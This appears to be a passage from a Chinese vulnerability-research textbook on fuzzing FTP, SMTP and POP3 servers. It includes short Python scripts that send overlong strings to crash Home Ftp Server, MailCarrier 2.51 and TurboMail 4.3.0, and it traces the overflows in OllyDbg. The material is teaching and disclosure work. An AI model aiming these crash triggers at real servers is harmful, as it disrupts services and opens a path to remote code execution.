表 18-5-1　测试环境

	推荐使用的环境	备　注
操作系统（服务端）	Windows XP Pro SP2	
操作系统（客户端）		
Home Ftp Server 版本 1.	10.1（build 139）	
ftpbughunter.py		本节开发的自动化 FTP 协议测试程序

本次实验的测试对象是一个名为 “Home Ftp Server”的 FTP 程序。在服务端的操作系统中安装好该程序后，运行之，如图 18.5.1 所示。




图 18.5.1 Home Ftp Server 的运行画面

单击图 18.5.1 在上方的“New Member”按钮，出现用户添加对话框，在这里添加一个 FTP 用户，名字为“test”，密码为“123456”，同时设置好该用户的访问文件目录，如图 18.5.2 所示。




图 18.5.2 添加一个新的 FTP 用户

添加好新的 FTP 用户后，单击图 18.5.1 左下方的“Start Server”按钮，让 Home Ftp Server 开始工作，Home Ftp Server 程序的左下方会显示“Running”，如图 18.5.3 所示。




图 18.5.3 Home Ftp Server 程序开始工作

回到客户端系统中，在命令行窗口下，切换到 ftpbughunter.py 程序所在的文件目录，输入“ftpbughunter.py”命令，如图 18.5.4 所示。

```
F:\绿色\hackwangqing\合作>ftpbughunter.py
Usage: ./ftpbughunter.py <Target IP> <Port> <Checkmode>

<Checkmode>:1 is check bufferoverflow vul;
           2 is check Directory Traversal Bug.

Happy your FTP bug hunt!
It is aiwuyan made to you!HaHa...
```

图 18.5.4 ftpbughunter .py 的运行截图

ftpbughunter.py 程序设置了一个“Checkmode”，当该值为 1 时，意思是只测试内存型的安全漏洞；当该值为 2 时，意思是只测试跨目录访问漏洞。这里以测试内存型安全漏洞为演示，在命令行下输入“ftpbughunter.py IP 21 1”，按下回车键，如图 18.5.5 所示。

```
F:\绿色\hackwangqing\合作>ftpbughunter.py 192.168.1.88 21 1
[+] Connected!
[+] Sending payload...
[!] WuWu,Failed!
[!] WuWu,Failed!
[!] WuWu,Failed!
[!] WuWu,Failed!
[!] WuWu,Failed!
[!] WuWu,Failed!
[!] WuWu,Failed!
[!] WuWu,Failed!
[!] WuWu,Failed!
[!] WuWu,Failed!
```

图 18.5.5 ftpbughunter .py 程序自动测试的界面

查看服务端中的 Home Ftp Server 程序，您会发现，Home Ftp Server 程序竟然已经停止了工作，如图 18.5.6 所示。




图 18.5.6 Home Ftp Server 程序停止了工作

重新运行 Home Ftp Server 程序，并使用 OllyDbg 程序附加 Home Ftp Se rver 程序的进程 HomeFtpServer.exe。然后在客户端中再次运行 ftpbughunter.py 程序，OllyDbg 将截获到 Home Ftp Server 程序发生的错误，如图 18.5.7 所示。




图 18.5.7 Olly Dbg 程序截获到 Home Ftp Server 程序发生了运行错误

本节给出的 ftpbughunter.py 只是一个简陋的 Fuzz 雏形，您可以在它的基础上进一步加以完善，最终实现一个属于自己的、功能更加强大的、通用性更好的 FTP 协议测试工具。

第 19 章　E-mail 的漏洞挖掘

19.1　挖掘 SMTP 漏洞

19.1.1　SMTP 协议简介

SMTP 协议的全称是简单邮件传输协议，英文全称为 Simple Mail Transfer Protocol。它建立在 TCP 协议基础之上，采用明文的方式来传递邮件发送命令，使用端口 25 与邮件服务器进行通讯。SMTP 具体的邮件发送命令被规定在 RFC0821 文档中。

邮件发送的过程包括了建立连接、传送邮件和释放连接 3 个阶段。

（1）建立 TCP 连接。

（2）客户端向服务器发送 HELO 命令以标识邮件用户自己的身份，然后客户端发送 MAIL 命令。

（3）服务器端以 OK 作为响应，表示准备接收。

（4）客户端发送 RCPT 命令。

（5）服务器端表示是否愿意为收件人接收邮件。

（6）协商结束，发送邮件，用命令 DATA 发送输入内容。

（7）结束此次发送，用 QUIT 命令退出。

目前大多数的邮件服务器在提供 SMTP 服务时都需要进行认证，用户登录过程所涉及的几条命令自然将成为首先被测试的对象。

在 Python 中，这个认证过程被封装在一个登录函数 login 中。该函数有两个参数，第一个是登录用户名，第二个是登录密码。不妨首先用超长的字符串在这两个参数中进行尝试。

```
from smtplib import SMTP as smtp
HOST = '127.0.0.1'
username = 'A'*3000
pwd = '123456'

def main():
    try:
        s = smtp(HOST)
    except:
        print 'connect Host : "%s" error' % HOST
        return
```

```
        print '*** connected to SMTP HOST: "%s" ***' % HOST
        try:
            s.login(username,pwd)
        except:
            print 'username or password is error'
            return
        print '*** login successed'
        return
    if __name__ == '__main__':
        main()
```

对于少量不需要认证的 SMTP 服务器可以直接从 TCP 层手动封装协议命令，例如：

```
import struct
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    s.connect(('127.0.0.1',25))
    s.send(' HELO  friend' + '\r\n')
    data = s.recv(1024)
s.close()
except:
print "Could not connect to SMTP!"
```

由于在测试无认证模式的 SMTP 协议时必须发送原始的 SMTP 命令，所以封装好的库函数无法使用。通过自己实现 SMTP 协议，就可以更加灵活地对 SMTP 协议中的每一个命令进行有针对性的测试。

19.1.2 SMTP 漏洞挖掘手记

MailCarrier 是由 TABS L aboratories C orporation 公司开发的一款简单易用的邮件服务程序，该程序的 2.51 版本曾于 2004 年被曝光出存在一个严重的缓冲区溢出漏洞。远程攻击者可以借助该漏洞，向 MailCarrier 程序的 25 号端口发送包含有攻击代码的数据包，从而获得控制 MailCarrier 程序所在服务器的权限。本节将在上节测试代码的基础上，尝试触发该漏洞。测试环境如表 19-1-1 所示。

表 19-1-1　测试环境

	推荐使用的环境	备　　注
操作系统	Windows XP Pro SP2	
MailCarrier 版本 2.	51	

首先，在系统中安装 MailCarrier 程序的 2.51 版本。MailCarrier 程序会自动运行，单击 MailCarrier 程序的“Action”菜单，在弹出的菜单中选择“New Mail Server”，如图 19.1.1 所示。




图 19.1.1　使用 MailCarrier 2.51 程序之前需要新建一个邮件服务

这时 MailCarrier 程序会要求输入新建邮件服务的名称，输入“test”，程序要求选择邮件服务所在的 IP 地址，直接单击“完成”按钮，MailCarrier 程序的下方会显示出三行状态信息，这代表 MailCarrier 程序已经开始正常工作了，如图 19.1.2 所示。




图 19.1.2 MailCarrier 程序正常工作界面

运行 OllyDbg 程序，并附加到 MailCarrier 程序负责接收 SMTP 协议命令的进程“smtpr”上，然后按 F9 键让程序继续运行。用如下代码进行测试：

```
import struct
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = 'A' * 5100
try:
   s.connect(('127.0.0.1',25))
```

```
        s.send('HELO  ' + buffer + '\r\n')
        data = s.recv(1024)
        s.close()
    except:
    print "Could not connect to SMTP!"
```

这里使用 HELO 命令，结合一个 5100 字节长度的 buffer 变量一起发送给 MailCarrier 程序的 25 号端口。保存该测试代码为 smtptest.py 文件，然后在命令行下切换到 smtptest.py 文件所在目录，键入“smtptest.py”命令执行之。这时，OllyDbg 将给出一个错误提示对话框，如图 19.1.3 所示。

图 19.1.3 MailCarrier 程序发生了溢出错误

OllyDbg 监测到 smtpr 进程发生了一个严重的错误：smtpr 进程此时试图执行内存地址为 41414141 处的指令，而这个 41 正好对应的就是测试代码中字母 A 的十六进制编码，也就是说超长的 buf fer 变量导致了缓冲区溢出，覆盖了某个函数的返回地址。

至此，请您结合前边所学，自行完成该漏洞的 exploit 代码。

19.2 挖掘 POP3 漏洞

19.2.1 POP3 协议简介

与 SMTP 用于发送邮件相对应，POP3 则是一个专门用来接收电子邮件的协议。POP3 协议全称为邮局协议的第 3 个版本（Post Office Protocol 3）。它是英特网电子邮件的第一个离线协议标准，它允许用户从邮件服务器上把属于自己的电子邮件下载存储到本地主机上。POP3 服务默认工作在 110 端口，采用明文命令方式来传递电子邮件信息，其命令被规定在国际标准 RFC1939 当中。其工作模式与 SMTP 协议大体相同，可分为建立连接，认证用户，断开连接等操作。

POP3 协议中有三种状态，即认证状态，处理状态和更新状态。当用户的客户端与 POP3 服务器建立连接时，客户端向 POP3 服务器发送自己的身份(这里指的是邮箱账户和密码)，并由服务器进行认证。随后客户端由认证状态转入处理状态，在完成列出未读邮件等相应的操作后，客户端发出 QUIT 命令，退出处理状态进入更新状态。在此之后，POP3 服务器才会按照用户指定的命令来操作邮件，也就是说在用户成功登录 POP3 邮件服务器之后并选择删除一封电子邮件时，该电子邮件并没有被删除，而是被标记为已删除，等到退出服务器之后，POP3 服务程序才会真正从服务器上删除那封电子邮件。

POP3 协议一般都是需要进行登录认证的，所以首先应对用户名和登录密码的超长字符串进行测试：

```
import  poplib
M  =  poplib.POP3("127.0.0.1")
M.user("test@local.com")
M.pass_("123456")
```

上面这四句 Python 代码完成了 POP3 协议的认证过程。其中，poplib 是 Python 内部提供的支持 POP3 协议的库；“poplib.POP3(IP)”用来连接指定 IP 地址的邮件服务程序 110 端口，POP3 协议默认工作的端口是 110 端口；“M.user(xx)”用来设定登录的用户名；“M.pass_(xx)”设定对应用户名的登录密码，在设定用户名和密码的过程中，Python 将按照 POP3 协议格式发送用户名和密码数据到远程邮件服务程序，一旦认证成功，程序将自动结束；不成功则会出现错误提示，如图 19.2.1 所示。




图 19.2.1　利用 Python 完成 POP3 协议认证过程

19.2.2　POP3 漏洞挖掘手记

TurboMail 是一款著名的邮件服务程序，拥有能够分别适用于 Windows 平台和 Linux 平台的多个版本。2010 年 2 月，笔者向 TurboMail 的开发公司广州拓波软件科技有限公司提交了一份安全测试报告，报告中指出了 TurboMail 的 4.3.0 版本在处理 POP3 协议和 IMAP4 协议过程中存在的多个安全漏洞，其中 IMAP4 协议的漏洞将在下一小节中介绍。该公司在接到报告后迅速确认并修复了漏洞。本节将带领您重新回顾一下 POP3 协议漏洞的挖掘过程。测试环境如表 19-2-1 所示。

表 19-2-1　测试环境

	推荐使用的环境	备　注
操作系统	Windows XP Pro SP2	
TurboMail 版本 4.	3.0	

在服务器端的操作系统中正确安装好 TurboMail 4. 3.0 后，可从程序菜单栏中找到“TurboMail”选项，打开其子菜单中的“邮件服务控制台”，如图 19.2.2 所示。

依次单击“运行 Mail 服务器”和“运行 WebMail 服务器”按钮，使这两个按钮变为“停止 Mail 服务器”和“停止 WebMail 服务器”状态。

> **注意**：如果 WebMail 按钮没有显示为停止，请将系统中的 IIS 服务停止后，再单击 WebMail 按钮。此外，我们推荐暂时关闭当前系统中的杀毒软件与防火墙，因为其邮件监视功能会干扰 TurboMail 的正常运行。

正确启动 TurboMail 后，打开浏览器并访问 h ttp://127.0.0.1:8080，出现 TurboMail 的 WebMail 界面，如图 19.2.3 所示。




图 19.2.2 T urboMail 的邮件服务控制台

图 19.2.3 T urboMail 的 WebMail 界面

直接进入“管理员入口”，单击“登录”按钮，进入管理配置界面，如图 19.2.4 所示。




图 19.2.4 T urboMail 的管理配置界面

在配置管理界面中，需要新建一个邮件域，这里新建一个邮件域名为“local.com”，启动该域，如图 19.2.5 所示。




图 19.2.5 T urboMail 的管理配置界面

初步的测试代码如下：

```
import   poplib
M   =   poplib.POP3("127.0.0.1")
ar = 'A' * 260
M.user(ar)
M.pass_("123456")
```

运行 Python 测试脚本。会出现报错信息，如图 19.2.6 所示。

```
F:\>pop3test.py
Traceback (most recent call last):
  File "F:\pop3test.py", line 5, in <module>
    M.pass_("123456")
  File "H:\Python26\lib\poplib.py", line 189, in pass_
    return self._shortcmd('PASS %s' % pswd)
  File "H:\Python26\lib\poplib.py", line 152, in _shortcmd
    return self._getresp()
  File "H:\Python26\lib\poplib.py", line 124, in _getresp
    resp, o = self._getline()
  File "H:\Python26\lib\poplib.py", line 108, in _getline
    if not line: raise error_proto('-ERR EOF')
poplib.error_proto: -ERR EOF
```

图 19.2.6 关闭 OllyDbg 后 pop3test.py 程序出现了报错信息

同时，TurboMail 的邮件服务控制台中显示 Mail 服务状态处于停止，并可以观察到 TurBoMail.exe 已经崩溃并退出执行。

毫无疑问，服务器端中的 TurboMail.exe 进程发生自动结束的现象是由 pop3test.py 造成的。问题的核心就在于我们将一个 260 字节长度的变量 ar 当做 POP3 用户名发送给了 TurboMail。要想弄清楚 ar 变量究竟是怎样造成 TurboMail.exe 崩溃的，需要利用 OllyDbg 进行监测和调试。

点击 TurboMail 的邮件服务控制台，运行 Mail 服务器使得 TurboMail 再次正常工作起来。运行 OllyDbg，attach 到 TurboMail 进程上。然后按下键盘上的 Alt+E 组合键，打开执行模块窗口（Executable Modules）。如图 19.2.7 所示。




图 19.2.7　打开 OllyDbg 的模块窗口

在其中找到“WS2_32.dll”，双击打开该模块。在指令窗口处进行鼠标右击，在出现的菜单中找到“Search for（查找）”，打开其子菜单，如图 19.2.8 所示。

图 19.2.8　打开“Search for（查找）”子菜单

在子菜单中选择第一个选项（或 Ctrl+N），出现一个新的窗口，如图 19.2.9 所示。

在图 19.2.9 的窗口中找到“WSARecv”这个字符， 用 F2 键下断点。按 F9 键运行 TurboMail.exe。

重新执行 pop3test.py 程序，OllyDbg 的断点将被触发。按 Ctrl+F9 键，再用 F7 键单步，OllyDbg 将执行到 WSARecv 函数返回，如图 19.2.10 所示。

可以看到，OllyDbg 右下角的堆栈窗口中显示出“USER AAA…”按 F9 键让 TurboMail 程

序继续运行，OllyDbg 将再次被中断，按 Ctrl+F9 键执行过当前函数，再用 F7 键单步，发现这一次 TurboMail 程序接收到了来自 pop3test.py 程序发送的 POP3 用户对应的密码。这时，pop3test.py 发送的数据已经全部被 TurboMail 接收到。




图 19.2.9　在“WSARecv”函数上下断点

图 19.2.10　Olly Dbg 自动执行到 recv 函数返回

POP3 用户认证的关键函数将是下一个调试的关键点，如图 19.2.11 所示。




图 19.2.11 T urboMail 程序进入到处理用户认证的关键函数

正是在这个函数中，TurboMail 程序发生了严重的错误。继续使用 F7 键和 F8 键单步跟踪，并时刻注意堆栈窗口的变化，如图 19.2.12 所示。

在跟踪到地址为 0x0042DDFD 地址时，堆栈中出现了一个新的字符串“local.com”，这是先前设置的邮件域名。


